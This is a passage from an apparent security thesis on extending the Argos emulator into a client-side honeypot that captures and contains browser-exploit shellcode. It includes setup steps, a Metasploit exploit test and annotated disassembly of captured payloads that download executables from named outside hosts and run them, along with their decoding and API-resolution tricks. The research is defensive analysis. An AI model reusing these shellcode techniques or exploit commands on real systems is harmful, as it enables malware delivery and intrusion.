Enabling calls to offsets also introduces the possibility of using benign functions as trampolines. Not accepting calls to offsets results in a payload that we cannot capture, but that executes correctly on other systems. For the same reason we are unable to capture *Return Oriented Programming* (ROP) payloads. For an elaborate discussion on ROP, see Buchanan et al.[11]. Return-to-libc, an instance of ROP, is currently not supported because we use taint to distinguish the payload from other data in the system. A return-to-libc attacks can be captured, but the logged information would include traces of library functions that belong to the system. These traces could be trivially filtered using the instruction pointer values, but is currently not implemented.

Another limitation of our implementation is that we only capture the executed instructions of the payload. This limitation is imposed by the usage of dynamic analysis and prevents us from seeing how the payload would behave on systems with other specifications, such as the Phoenix payload's behavior if it detected a Windows 9x version or the unknown payload's behavior if its hook check would fail. This information, however, is not lost by our implementation, it is just not readily available. The injected payload is still located in memory pages we can dump and perform static analysis on.

Finally, our implementation is currently unable to work correctly with a page file or swap partition. The version of Argos, which we extended, is unable to propagate taint to and from persistent storage. Disabling the page file or swap partition, in combination with browser exploits that often utilize heap spraying

to fill up the memory of the browser, resulted in Argos instances that require more memory for a browser exploit to successfully compromise the system. Experiments have determined a required minimum of 1GB of physical memory. This means that the host of the instance requires 128MB extra if the bitmap tagging scheme is used, 1GB extra if the byte-map tagging scheme is used, and 4GB extra if the net-tracker tagging scheme is used. Future improvements that enable the use of a page file or swap partition could cut down the memory usage by 50%.

Chapter 7

Future work

We have shown that our extension to Argos can be deployed in a real-world scenario. In chapter 6 we have discussed the limitation of the discussed implementation. In future revisions we are concerned with solving the current limitations.

The most important addition will be support for return-to-libc attacks and return-oriented-programming. Limitations imposed by current and future operating systems will make it more difficult to execute injected payloads and increase the need to generate the payload from parts already present in the system.

Another limitation we want to solve the memory usage of the Argos instances. Argos, currently, requires at least 1GB of assigned physical memory to capture browser exploits. Supporting taint propagation from memory to disk and vice versa, allows Argos instances to use a page file or swap partition. This lowers the minimal required amount of assigned physical memory and increases the scalability.

In the future, we also hope to extend the expressibility of the containment policies. An interesting addition is to add conditions to a function call. We can, for example, limit the number of times a function can be called. To control the impact we might want the payload to call the *send* function only once with a limited buffer.

Finally, we hope to explore the addition of static analysis to combine information from the payload in memory and the executed payload. Because of the containment policies it is difficult to capture a full payload. The payload, however, is stored in memory. We could run static analysis on the payload in memory, guide by the run-time information obtained from the captured payload, to obtain the full payload. Another option is to include stubs for API functions we prohibit the payload to call. If, for example, the payloads calls *WinExec*, a stub could return success and the payload will continue. Adding stubs also means we have to detect when a payload stops, which is not a trivial task when no illegitimate API function halts the execution.

Chapter 8

Conclusion

Today, attackers still successfully propagate malware using remote code-injection attacks. Understanding the behavior of the payload is essential in the decision making process for an effective response.

In this thesis we presented an extension to Argos to achieve the following goals:

1. Actively detect remote code-injection attacks on client applications.
2. Contain the execution of the injected payload.
3. Collect runtime information about the executing payload for post-attack analysis.

With our real-world deployment as a client-side honeypot we were able to detect several remote code-injection attacks that attacked the web browser of the guest operating system. None of the injected payloads were able to breach our containment and execute code outside our control. This means we successfully achieved goal number one and two.

During the execution of the injected payload we collected runtime information up to the moment, as defined by the predefined containment policy, that the payload passed control to the downloaded malware. With the captured information we were able to generate a high-level overview that revealed the behavior of the payload and allowed us to make an informed decision on how to respond. The captured low-level information revealed, among others, how the payloads protect themselves from detection, how the payloads obtain the addresses of the API functions used by the shell-code, that all used modified versions of the same source-code for obtaining the address of the *kernel32* module and that one of the payloads added protection for hooked API functions. From this we conclude that we achieved our third goal.

The incurred performance overhead caused by the analysis is minimal and we believe it is acceptable. More importantly, the extension proved to be effective, by achieving our three goals, and is used to successfully analyze real payloads injected by attacks from malicious domains.

Appendix A

Installation and configuration

In this appendix we will briefly discuss the installation and configuration of Argos with the payload tracking extensions. A test case for the extensions is presented using the Metasploit framework. For a more elaborate guide to install and configure Argos, visit the site `http://www.few.vu.nl/argos`.

A.1 Requirements

The requirements of Argos are equal to the requirements of Qemu. Qemu uses SDL for the graphics and a TUN/TAP interface for network emulation. Both can be installed on the Linux distribution Ubuntu with the following commands:

```
sudo apt-get install libsdl1.2-dev
sudo apt-get install uml-utilities
```

A.2 Configuring, compiling and installing

Download the latest version of Argos from the website `http://www.few.vu.n/argos`. To unpack, configure, compile and install Argos on Linux, run the following commands:

```
# Unpack Argos
tar zxvf argos-[version].tar.gz
# Entered the directory and configure with the following command
./configure --enable-sc-tracker
# To enable stages, also enable the net tracker
./configure --enable-sc-tracker --enable-net-tracker
# Now compile and install using the following command.
make && sudo make install
```

A.3 Install Windows XP

To install Windows XP as the guest operating system, we first have to create a virtual hard-disk with the following command:

```
qemu–img create -f qcow2 windows_xp.qcow 10G
```

Now we are ready to boot Windows XP and install it as the guest operating system. We install Windows XP using Qemu, because using Argos includes instrumentation that will slow down the installation.

```
qemu -localtime –m 1G –hda windows_xp.qcow –cdrom /dev/cdrom
```

If you want to install from an ISO file, then provide the path of the ISO image instead of the CD-ROM device.

Make sure to disable the page file after completing the installation. The current version of Argos is unable to propagate taint to persistent storages.

A.4 Running Argos

A.4.1 Setting up the network

Argos supports multiple ways to setup the network. Here we will describe one method, that uses a TUN device bridged to an Ethernet device.

First we have to setup the host. Argos, by default executes the *argos-ifup* script located at */etc/argos-ifup*.

To setup the bridge add the following commands to the *argos-ifup* script. The commands assume that the primary Ethernet interface is *eth0* with the

```
sudo brctl addbr br0
sudo brctl addif br0 eth0
sudo ifconfig eth0 0.0.0.0
sudo tunctl –b –u $USER
sudo brctl addif br0 tap0
sudo ifconfig tap0 0.0.0.0 promisc up
sudo ifconfig br0 192.168.1.3 up

sudo route add default gw 192.168.1.1
```

address *192.168.1.3* and the address of the gateway is *192.168.1.1*.

If you want to restore your network configuration after Argos exits, create the script *argos-ifdown* and include the following commands.

```
sudo brctl delif br0 eth0
sudo brctl delif br0 tap0
sudo ifconfig br0 down
sudo brctl delbr br0
sudo ifconfig tap0 down
sudo tunctl -d tap0
sudo ifconfig eth0 192.168.1.3
```

Now that the host network is configured, the only thing left is to assign the Windows XP guest operating system a valid address.

A.4.2 Starting Argos

With the network configured, we can run Argos with the following command.

```
argos \
-localtime \
-net nic \
-net tap,ifname=tap0,script=/etc/argos-ifup,downscript=/etc/argos-ifdown \
-winxp \
-no-fsc \
-tracksc \
-tracksc-whitelist [Path to a white-list] \
-hda [Path to Windows XP image] \
-m 1G
```

For an example white-list definition, see section 5.3.2.

To speedup the next boot of Windows XP, it is advised to create a snapshot when Window XP is booted. To create a snapshot, select the monitor with the key combination *ctrl + alt + 2*. In the monitor execute the following commands.

```
savevm [snapshot name]
quite
```

Argos booted into the state of the snapshot with the following commands.

```
argos \
-localtime \
-net nic \
-net tap,ifname=tap0,script=/etc/argos-ifup,downscript=/etc/argos-ifdown \
-winxp \
-no-fsc \
-tracksc \
-tracksc-whitelist [Path to a white-list] \
-hda [Path to Windows XP image] \
-m 1G \
-snapshot [Snapshot name]
```

A.5 Testing the extension

To test the payload tracker extensions, we use the Metasploit framework. Download and install the Metasploit framework from the website `http://www.metasploit.com`.

After you installed the Metasploit framework, run the console with the following command.

```
msfconsole
```

The console application will initialize and show a prompt when it is ready for input. Enter the following commands when the console application presents you with a prompt.

```
use ms10_018_ie_behaviors
set SRVHOST 192.168.1.3
set SRVHOST 8080
set PAYLOAD windows/download_exec
set URL [An URL]
exploit
```

The Metasploit framework will start a web server on `http://192.168.1.3:8080` that serves the exploit. To exploit Argos, open *Internet Explorer* in the guest operating system and visit the above mentioned URL. Within moments Argos will detect the attack and execute the payload. Depending on the used white-list, Argos will stop at an unauthorized API call and exit. Argos generates several logs files, but the log file with the name *argos.sc.[id]* will contain the captured payload information.

To read the captured log file, use the python script *sc-log.py*. The following command, for example, will generate the execution trace with the memory references and symbol information.

```
sc-log.py -m -s -o payload_execution.txt argos.sc.[id]
```

Appendix B

Annotated unknown payload

```
0x11cf6a4a: or al,0xc
...
0x11d9b872: or al,0xc
0x11d9b874: pop eax
0x11d9b875: pop eax
0x11d9b876: pop eax
0x11d9b877: pop eax
0x11d9b878: jmp 0x12
0x11d9b88a: call 0xfffffff0 // Store return address on the stack
0x11d9b87a: pop ebx // Address encoded data
0x11d9b87b: dec ebx
0x11d9b87c: xor ecx,ecx
0x11d9b87e: mov cx,0x3b8 // Decode 952 bytes
0x11d9b882: xor byte [ebx+ecx],0xbd // With the key 0xbd
0x11d9b886: loop 0xfffffffc
0x11d9b888: jmp 0x7
0x11d9b88f: jmp 0x323
0x11d9bbb2: call 0xfffffce2
0x11d9b894: pop edi // Address decoded data
0x11d9b895: mov eax,fs:[0x30] // _TEB.ProcessEnvironmentBlock
0x11d9b89b: mov eax,[eax+0xc] // _PEB.Ldr
0x11d9b89e: mov esi,[eax+0x1c] // _PEB_LDR_DATA.InInitializationOrderModuleList
0x11d9b8a1: lodsd // eax = &LDR_DATA_TABLE_ENTRY.InIntializationOrderModuleList
0x11d9b8a2: mov ebp,[eax+0x8] // LDR_DATA_TABLE_ENTRY.DllBase
0x11d9b8a5: mov esi,edi
0x11d9b8a7: push byte 0x11
0x11d9b8a9: pop ecx // Find 17 exports in kernel32
0x11d9b8aa: call 0x2c3
0x11d9bb6d: push ecx // Save counter
0x11d9bb6e: push esi // Save Address decoded data
0x11d9bb6f: mov esi,[ebp+0x3c] // IMAGE_DOS_HEADER.lfanew
0x11d9bb72: mov esi,[esi+ebp+0x78] // IMAGE_OPTIONAL_HEADER.DataDirectory[0].VirtualAddress
0x11d9bb76: add esi,ebp // IMAGE_EXPORT_DIRECTORY = DllBase +
IMAGE_OPTIONAL_HEADER.DataDirectory[0].VirtualAddress
0x11d9bb78: push esi // Save IMAGE_EXPORT_DIRECTORY
```

0x11d9bb79: mov esi,[esi+0x20] // IMAGE_EXPORT_DIRECTORY.AddressOfNames
0x11d9bb7c: add esi,ebp // Names = DllBase + IMAGE_EXPORT_DIRECTORY.AddressOfNames
0x11d9bb7e: xor ecx,ecx // Index of found function name
0x11d9bb80: dec ecx // Index = -1, because next instruction belongs to a loop
0x11d9bb81: inc ecx // Index++
0x11d9bb82: lodsd // eax = RVA of function name from Names
0x11d9bb83: add eax,ebp // Address function name = DllBase + function name
RVA
0x11d9bb85: xor ebx,ebx
0x11d9bb87: movsx edx,[eax] // edx = first four characters of function name.
0x11d9bb8a: cmp dl,dh // Is the first character equal to the second
0x11d9bb8c: jz 0xa // If it is, were done with ror encoding
0x11d9bb8e: ror ebx,0x7 // Update hash
0x11d9bb91: add ebx,edx // Update hash
0x11d9bb93: inc eax // Increase function name pointer
0x11d9bb94: jmp 0xfffffff3 // Loop
0x11d9bb96: cmp ebx,[edi] // Compare stored hash with calculated hash
0x11d9bb98: jnz 0xffffffe9 // If not equal, continue with next function name
0x11d9bb9a: pop esi // IMAGE_EXPORT_DIRECTORY
0x11d9bb9b: mov ebx,[esi+0x24] // IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals
0x11d9bb9e: add ebx,ebp // NameOrdinals = DllBase +
IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals
0x11d9bba0: mov cx,[ebx+ecx*2] // Ordinal = NameOrdinals[Index*2]
0x11d9bba4: mov ebx,[esi+0x1c] // IMAGE_EXPORT_DIRECTORY.AddressOfFunctions
0x11d9bba7: add ebx,ebp // Functions = DllBase +
IMAGE_EXPORT_DIRECTORY.AddressOfFunctions
0x11d9bba9: mov eax,[ebx+ecx*4] // FunctionRVA = Functions[Ordinal*4]
0x11d9bbac: add eax,ebp // FunctionAddress = DllBase + FunctionRVA
0x11d9bbae: stosd // Replace stored hash with the functions address
0x11d9bbaf: pop esi // Address of decoded data
0x11d9bbb0: pop ecx // Counter
0x11d9bbb1: ret
0x11d9b8af: nop
0x11d9b8b0: loop 0xfffffffa // Loop to 0x11d9b8aa
0x11d9b8b2: push dword 0x3233 '32'
0x11d9b8b7: push dword 0x72657355 'user'
0x11d9b8bc: push esp // Address of 'user32'
0x11d9b8bd: mov eax,[esi+0xc] // Address of LoadLibraryA
0x11d9b8c0: call 0x1c3 // Calls 0x11d9ba83
0x11d9ba83: cmp byte [eax],0xe8 // Call opcode?
0x11d9ba86: cmp byte [eax],0xe9 // Jmp opcode?
0x11d9ba89: jnz 0x13 // Is the function hooked?
0x11d9ba9c: jmp LoadLibraryA
0x11d9b8c5: mov ebp,eax // DllBase of user32
0x11d9b8c7: push byte 0x5
0x11d9b8c9: pop ecx // Find 5 exports in user32
0x11d9b8ca: call 0x2a3 // Calls 0x11d9bb6d
0x11d9b8cf: loop 0xfffffffb // Perform 5 calls
0x11d9b8d1: push dword 0x6e6f // 'on'
0x11d9b8d6: push dword 0x6d6c7275 // 'urlm'

0x11d9b8db: push esp // Address of 'urlmon'
0x11d9b8dc: call GetModuleHandleA
0x11d9b8de: test eax,eax // Valid handle?
0x11d9b8e0: jnz 0x15
0x11d9b8f5: mov ebp,eax // DllBase of urlmon.dll
0x11d9b8f7: push byte 0x1
0x11d9b8f9: pop ecx // Find one export in urlmon.dll
0x11d9b8fa: call 0x273 // Calls 0x11d9bb6d
0x11d9b8ff: loop 0xfffffffb
0x11d9b901: push dword 0x32336c // 'l32'
0x11d9b906: push dword 0x6c656873 // 'shel'
0x11d9b90b: push esp // Address of 'shell32'
0x11d9b90c: mov eax,[esi+0xc] // Address of LoadLibraryA
0x11d9b90f: call 0x174 // Check if it is hooked, and call LoadLibrary
0x11d9b914: mov ebp,eax // DllBase of shell32
0x11d9b916: push byte 0x1
0x11d9b918: pop ecx // Find one export in shell32
0x11d9b919: call 0x254 // Calls 0x11d9bb6d
0x11d9b91e: loop 0xfffffffb
0x11d9b920: sub esp,0x100 // Allocate 265 bytes
0x11d9b926: mov ebx,esp
0x11d9b928: add ebx,0x80
0x11d9b92e: push byte 0x0 // 0
0x11d9b930: push byte 0x1a // CSDIL_APPDATA
0x11d9b932: push ebx // Buffer of 128 bytes
0x11d9b933: push byte 0x0 // 0
0x11d9b935: call SHGetSpecialFolderPathA
0x11d9b938: xor eax,eax // String length = 0
0x11d9b93a: inc eax
0x11d9b93b: cmp byte [ebx+eax],0x0 // At end of string?
0x11d9b93f: jnz 0xfffffffb
0x11d9b941: mov dword [ebx+eax],0x652e665c // Append '\f.e'
0x11d9b948: mov dword [ebx+eax+0x4],0x6578 // Append 'xe'
0x11d9b950: xor ecx,ecx
0x11d9b952: push ecx // 0
0x11d9b953: push ecx // 0
0x11d9b954: push ebx // 'C:\Document and Settings\Argos PI\Application Data\f.exe'
0x11d9b955: push edi // 'http://www.platinumchina.com/images/s.exe'
0x11d9b956: push ecx // 0
0x11d9b957: xor eax,eax
0x11d9b959: mov eax,[esi+0x58] Address of UrlDownloadToFile
0x11d9b95c: call 0x127 // Check if hooked, and call UrlDownloadToFile
0x11d9b961: cmp eax,0x0 // S_OK?
0x11d9b964: jmp 0xa8
0x11d9ba0c: mov edi,ebx // 'C:\Document and Settings\Argos PI\Application Data\f.exe'
0x11d9ba0e: xor eax,eax
0x11d9ba10: xor ebx,ebx
0x11d9ba12: sub esp,0x200 // Allocate 512 bytes

0x11d9ba18: mov ecx,esp
0x11d9ba1a: cmp eax,0x54
0x11d9ba1d: jnl 0xa
0x11d9ba1f: mov [ecx+eax],ebx // zero 4 bytes
0x11d9ba22: add eax,0x4 // Next 4 bytes
0x11d9ba25: jmp 0xfffffff5
0x11d9ba27: mov ecx,esp
0x11d9ba29: mov ebx,ecx
0x11d9ba2b: add ebx,0x10
0x11d9ba2e: xor eax,eax
0x11d9ba30: push eax // 0
0x11d9ba31: push ecx // Buffer
0x11d9ba32: push ebx // Buffer + 16
0x11d9ba33: push eax // 0
0x11d9ba34: push eax // 0
0x11d9ba35: push eax // 0
0x11d9ba36: push eax // 0
0x11d9ba37: push eax // 0
0x11d9ba38: push eax // 0
0x11d9ba39: push edi // 'C:\Document and Settings\Argos PI\Application Data\f.exe'
0x11d9ba3a: push eax // 0
0x11d9ba3b: push eax // 0
0x11d9ba3c: call CreateProcessInternalA

Appendix C

Annotated Phoenix payload

```
0x11cf6a4a: or al,0xc
...
0x11cfbae2: or al,0xc
0x11cfbae4: push eax
0x11cfbae5: push ebx
0x11cfbae6: push ecx
0x11cfbae7: push edx
0x11cfbae8: push esi
0x11cfbae9: push edi
0x11cfbaea: push ebp
0x11cfbaeb: pushf
0x11cfbaec: call 0x5 // Store payload base address on stack
0x11cfbaf1: pop ebp // Payload base address
0x11cfbaf2: sub ebp,0xd // Skip over 14 bytes
0x11cfbaf5: xor eax,eax
0x11cfbaf7: add eax,fs:[eax+0x30] // _TEB.ProcessEnvironmentBlock
0x11cfbafb: js 0xe // Garbage?
0x11cfbafd: mov eax,[eax+0xc] // _PEB.Ldr
0x11cfbb00: mov esi,[eax+0x1c] // _PEB_LDR_DATA.InInitializationOrderModuleList
0x11cfbb03: lodsd // eax = address of_LDR_DATA_TABLE_ENTRY.InInitializationOrderLinks
0x11cfbb04: mov eax,[eax+0x8] // _LDR_DATA_TABLE_ENTRY.DllBase
0x11cfbb07: jmp 0xb
0x11cfbb12: push esi
0x11cfbb13: push edi
0x11cfbb14: mov esi,0x15e
0x11cfbb19: add esi,ebp // Payload base address + 350
0x11cfbb1b: mov edi,0x14e
0x11cfbb20: add edi,ebp // Payload base address + 334
0x11cfbb22: call 0x1db
0x11cfbcfd: jmp 0x12
0x11cfbd0f: mov [ebp+0x21b],eax // Store DllBase kernel32
0x11cfbd15: push esi // Save payload base address + 350
0x11cfbd16: push edi // Save payload base address + 334
0x11cfbd17: call 0xffffff5d
0x11cfbc74: mov edx,esi
```

0x11cfbc76: mov edi,esi // Payload base address + 350
0x11cfbc78: xor al,al // Compare byte = 0
0x11cfbc7a: scasb // Byte at edi = 0?
0x11cfbc7b: jnz 0xffffffff
0x11cfbc7d: sub edi,esi // Calculate the size of function name to search for
0x11cfbc7f: mov ecx,edi // Store the size of function name to search for
0x11cfbc81: xor eax,eax
0x11cfbc83: mov esi,0x3c // Offset of IMAGE_DOS_HEADER.lfanew
0x11cfbc88: add esi,[ebp+0x21b] // &IMAGE_DOS_HEADER.lfanew = Dll-
Base + Offset
0x11cfbc8e: lodsd // eax = IMAGE_DOS_HEADER.lfanew
0x11cfbc90: add eax,[ebp+0x21b] &IMAGE_NT_HEADERS = DllBase + IM-
AGE_DOS_HEADER.lfanew
0x11cfbc96: mov esi,[eax+0x78] &IMAGE_OPTIONAL_HEADER.DataDirectory[0].VirtualAddress
0x11cfbc99: add esi,0x1c // Offset of IMAGE_EXPORT_DIRECTORY.AddressOfFunctions
0x11cfbc9c: add esi,[ebp+0x21b] // &IMAGE_EXPORT_DIRECTORY.AddressOfFunctions
= DllBase + Offset
0x11cfbca2: lea edi,[ebp+0x21f] // Address of destination
0x11cfbca8: lodsd // eax = IMAGE_EXPORT_DIRECTORY.AddressOfFunctions
0x11cfbca9: add eax,[ebp+0x21b] // Functions[] = DllBase +
IMAGE_EXPORT_DIRECTORY.AddressOfFunctions
0x11cfbcaf: stosd // [ebp+0x21f] = Functions[]
0x11cfbcb0: lodsd // eax = IMAGE_EXPORT_DIRECTORY.AddressOfNames
0x11cfbcb1: add eax,[ebp+0x21b] // Names[] = DllBase +
IMAGE_EXPORT_DIRECTORY.AddressOfNames
0x11cfbcb7: push eax
0x11cfbcb8: stosd // [ebp+0x223] = Names[]
0x11cfbcb9: lodsd // IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals
0x11cfbcba: add eax,[ebp+0x21b] // NameOrdinals[] = DllBase +
IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals
0x11cfbcc0: stosd // [ebp+0x227] = NameOrdinals[]
0x11cfbcc1: pop esi // Names[]
0x11cfbcc2: xor ebx,ebx // Names index = 0
0x11cfbcc4: lodsd // Load rva of function name in eax
0x11cfbcc5: push esi // Save address of next function name
0x11cfbcc6: add eax,[ebp+0x21b] // Address of function name
0x11cfbccc: mov esi,eax // Store addres of function name
0x11cfbcce: mov edi,edx // Payload base address + 350
0x11cfbcd0: push ecx // Save length
0x11cfbcd1: cld // Clear direction flag
0x11cfbcd2: rep cmpsb // Compare function name with with payload data
0x11cfbcd4: pop ecx // Get saved length
0x11cfbcd5: jz 0x6 // Found function payload looked for?
0x11cfbcd7: pop esi // Get address of next function name
0x11cfbcd8: inc ebx // Increase names index
0x11cfbcd9: jmp 0xfffffffeb // Continue with next function name
0x11cfbcdb: pop esi // Get address of next function name
0x11cfbcdc: xchg eax,ebx // Store index of found function in eax
0x11cfbcdd: shl eax,0x1 // Multiply index with size of ordinal entry
0x11cfbcdf: add eax,[ebp+0x227] // NameOrdinals + index

0x11cfbce5: xor esi,esi
0x11cfbce7: xchg eax,esi // esi = NameOrdinals + index
0x11cfbce8: lodsd // eax = NameOrdinals[index]
0x11cfbcea: shl eax,0x2 // FunctionOffset = NameOrdinals[index] * 4
0x11cfbced: add eax,[ebp+0x21f] // Functions + FunctionOffset
0x11cfbcf3: mov esi,eax
0x11cfbcf5: lodsd // eax = function rva
0x11cfbcf6: add eax,[ebp+0x21b] // eax = function address
0x11cfbcfc: ret
0x11cfbd1c: pop edi
0x11cfbd1d: pop esi
0x11cfbd1e: stosd // Store found function address at
0x11cfbd1f: add esi,ecx // Next function name for which the payload needs an address
0x11cfbd21: cmp byte [esi],0xbb // Did we found all function addresses
0x11cfbd24: jz 0x4
0x11cfbd26: jmp 0xffffffef
0x11cfbd28: ret
0x11cfbb27: pop edi
0x11cfbb28: pop esi
0x11cfbb29: mov edx,ebp // Payload base address
0x11cfbb2b: add edx,0x15e // Payload base address + 350
0x11cfbb31: push edx // Store temp path at payload base address + 350
0x11cfbb32: push dword 0x80 // Store at most 128 bytes
0x11cfbb37: call GetTempPathA
0x11cfbb3d: mov edx,ebp // Payload base address
0x11cfbb3f: add edx,0x15e // Buffer with temp path
0x11cfbb45: xor esi,esi
0x11cfbb47: add edx,eax // End of buffer with temp path, eax contains length.
0x11cfbb49: mov bl,[ebp+esi+0x263] // 'pdfupd.exe'
0x11cfbb50: cmp bl,0x0
0x11cfbb53: jz 0x8
0x11cfbb55: mov [edx+esi],bl // Append chars from 'pdfupd.exe'
0x11cfbb58: inc esi
0x11cfbb59: jmp 0xfffffff0
0x11cfbb5b: mov byte [edx+esi],0x0 // Zero terminate path
0x11cfbb5f: mov edx,ebp // Payload base address
0x11cfbb61: add edx,0x245 // Address of 'urlmon.dll'
0x11cfbb67: push edx // 'urlmon.dll'
0x11cfbb68: call LoadLibraryA
0x11cfbb6e: mov edx,ebp // Payload base address
0x11cfbb70: add edx,0x250 // Address of 'UrlDownloadToFileA'
0x11cfbb76: push edx // 'UrlDownloadToFileA'
0x11cfbb77: push eax // DllBase 'urlmon.dll'
0x11cfbb78: call GetProcAddress
0x11cfbb7e: push byte 0x0
0x11cfbb80: push byte 0x0
0x11cfbb82: mov edx,ebp // Payload base address
0x11cfbb84: add edx,0x15e // Address of 'C:\DOCUME 1\ARGOSP 1\LOCALS 1\Temp\pdfupd.exe'

0x11cfbb8a: push edx
0x11cfbb8b: mov edx,ebp // Payload base address
0x11cfbb8d: add edx,0x278 // Address of 'http://213.5.64.195/forum/gs.php?i=12'
0x11cfbb93: push edx
0x11cfbb94: push byte 0x0
0x11cfbb96: call URLDownloadToFileA
0x11cfbb98: push byte 0x5 // SW_SHOW
0x11cfbb9a: mov edx,ebp
0x11cfbb9c: add edx,0x15e
0x11cfbba2: push edx 'C:\DOCUME 1\ARGOSP 1\LOCALS 1\Temp\pdfupd.exe'
0x11cfbba3: call WinExec

Appendix D

Annotated Metasploit download_exec payload

Below is the manual annotated download_exec payload from the Metasploit project. For the annotation we used information stored by Argos during the execution of the payload.

```
0x11cf6a4a: or al,0xc
...
0x11d9b822: or al,0xc
0x11d9b824: test al,0x67
0x11d9b826: mov cl,0x72
0x11d9b828: jna 0x4d
0x11d9b82a: jl 0x3c
0x11d9b82c: loopne 0x76
0x11d9b8a2: add al,0xb1
0x11d9b8a4: mov dl,dl
0x11d9b8a6: aad 0x92
0x11d9b8a8: or al,0x93
0x11d9b8aa: dec ebx
0x11d9b8ab: jc 0x3
0x11d9b8ad: jmp 0x3f
0x11d9b8ec: das
0x11d9b8ed: aaa
0x11d9b8ee: nop
0x11d9b8ef: adc al,0xb4
0x11d9b8f1: cmp ch,bh
0x11d9b8f3: and bh,ah
0x11d9b8f5: mov ecx,0xe0f71071
0x11d9b8fa: inc ecx
0x11d9b8fb: mov cl,0xbe
0x11d9b8fd: sbb esi,edx
0x11d9b8ff: xor eax,0xeb89b0b9
0x11d9b904: or al,0xb8
0x11d9b906: inc esi
```

0x11d9b907: ja 0x6d
0x11d9b974: aam 0x91
0x11d9b976: jnl 0x4d
0x11d9b9c3: mov ch,0xbb
0x11d9b9c5: dec esi
0x11d9b9c6: jng 0x74
0x11d9b9c8: add edx,esp
0x11d9b9ca: dec edi
0x11d9b9cb: or ch,dh
0x11d9b9cd: test al,0xba
0x11d9b9cf: jnl 0x81
0x11d9ba50: aaa
0x11d9ba51: xchg eax,esi
0x11d9ba52: mov esi,0xb1463579
0x11d9ba57: ja 0x26
0x11d9ba59: xchg eax,ecx
0x11d9ba5a: mov ebx,0xa8902fba
0x11d9ba5f: inc edi
0x11d9ba60: cld
0x11d9ba62: test eax,0xb2bf9f42
0x11d9ba67: dec ebx
0x11d9ba68: sub dl,ch
0x11d9ba6a: mov dh,0x4
0x11d9ba6c: cmp eax,0x93d6304e
0x11d9ba71: dec eax
0x11d9ba72: sub eax,0x921498b7
0x11d9ba77: mov ah,0x3f
0x11d9ba79: inc ebx
0x11d9ba7a: sar ecx,cl
0x11d9ba7c: cmp al,0x25
0x11d9ba7e: mov ch,0x99
0x11d9ba80: or al,0x34
0x11d9ba82: adc eax,0xf8051d97
0x11d9ba87: dec edi
0x11d9ba88: dec edx
0x11d9ba89: aam 0x49
0x11d9ba8b: cmc
0x11d9ba8d: wait
0x11d9ba8e: fcmovnb st(0),st(6) // Store PC in FPU environment.
0x11d9ba90: xor ecx,ecx
0x11d9ba92: mov cl,0x5f // Decode 95 * 4 bytes
0x11d9ba94: mov eax,0xeafcbb90 // Use 0xeafcbb90 as the decoding key
0x11d9ba99: fstenv [esp-0xc] // Store FPU environment on the stack.
0x11d9ba9d: pop ebx // Pop the PC of the last FPU instruction from the stack.
0x11d9ba9e: xor [ebx+0x1a],eax // Decode 4 bytes of data.
0x11d9baa1: add ebx,0x4 // Next 4 bytes of data.
0x11d9baa4: add eax,[ebx+0x16] // Update decoding key.
0x11d9baa7: loop 0xfffffff7
0x11d9baa9: add esp,0xfffff254
0x11d9baaf: jmp 0x12

0x11d9bac1: call 0xfffffff0 // Store PC of next instruction on the stack.
0x11d9bab1: pop edx // Get PC.
0x11d9bab2: dec edx
0x11d9bab3: xor ecx,ecx
0x11d9bab5: mov cx,0x13c // Decode 316 bytes.
0x11d9bab9: xor byte [edx+ecx],0x99 // Use 0x99 as the decoding key.
0x11d9babd: loop 0xfffffffc
0x11d9babf: jmp 0x7
0x11d9bac6: jmp 0xda
0x11d9bba0: call 0xffffff2b // Store location of data on the stack.
0x11d9bacb: pop edx // Save the base of the data in the edx register.
0x11d9bacc: mov eax,fs:[0x30] // _TEB.ProcessEnvironmentBlock
0x11d9bad2: mov eax,[eax+0xc] // _PEB.Ldr
0x11d9bad5: mov esi,[eax+0x1c] // _PEB_LDR_DATA.InInitializationOrderModuleList
0x11d9bad8: lodsd // eax = &LDR_DATA_TABLE_ENTRY.InIntializationOrderModuleList
0x11d9bad9: mov eax,[eax+0x8] // LDR_DATA_TABLE_ENTRY.DllBase
0x11d9badc: mov ebx,eax // Save DllBase in ebx
0x11d9bade: mov esi,[ebx+0x3c] // IMAGE_DOS_HEADER.lfanew
0x11d9bae1: mov esi,[esi+ebx+0x78] // IMAGE_OPTIONAL_HEADER.DataDirectory[0].VirtualAddress
0x11d9bae5: add esi,ebx // IMAGE_EXPORT_DIRECTORY = DllBase +
IMAGE_OPTIONAL_HEADER.DataDirectory[0].VirtualAddress
0x11d9bae7: mov edi,[esi+0x20] // IMAGE_EXPORT_DIRECTORY.AddressOfNames
0x11d9baea: add edi,ebx // Names = DllBase + IMAGE_EXPORT_DIRECTORY.AddressOfNames
0x11d9baec: mov ecx,[esi+0x14] IMAGE_EXPORT_DIRECTORY.NumberOfFunctions
0x11d9baef: xor ebp,ebp // Index = 0
0x11d9baf1: push esi // Save IMAGE_EXPORT_DIRECTORY
0x11d9baf2: push edi // Save Names
0x11d9baf3: push ecx // Save IMAGE_EXPORT_DIRECTORY.NumberOfFunctions
0x11d9baf4: mov edi,[edi] // RVA of function name
0x11d9baf6: add edi,ebx // VA of function name = DllBase + RVA
0x11d9baf8: mov esi,edx // Address of function name to compare
0x11d9bafa: push byte 0xe
0x11d9bafc: pop ecx // Repeat count of 14
0x11d9bafd: rep cmpsb // Compare first 14 bytes of function names
0x11d9baff: jz 0xa // Did we found it?
0x11d9bb01: pop ecx // IMAGE_EXPORT_DIRECTORY.NumberOfFunctions
0x11d9bb02: pop edi // Names
0x11d9bb03: add edi,0x4 // Names++
0x11d9bb06: inc ebp // Index++
0x11d9bb07: loop 0xffffffeb // Continue searching
0x11d9bb09: pop ecx // IMAGE_EXPORT_DIRECTORY.NumberOfFunctions
0x11d9bb0a: pop edi // Names
0x11d9bb0b: pop esi // IMAGE_EXPORT_DIRECTORY
0x11d9bb0c: mov ecx,ebp // Index
0x11d9bb0e: mov eax,[esi+0x24] // IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals
0x11d9bb11: add eax,ebx // NameOrdinals = DllBase +
IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals
0x11d9bb13: shl ecx,0x1 // Index *= 2, because NameOrdinals is an array of
WORDS instead of DWORD
0x11d9bb15: add eax,ecx // &NameOrdinals[Index]

0x11d9bb17: xor ecx,ecx
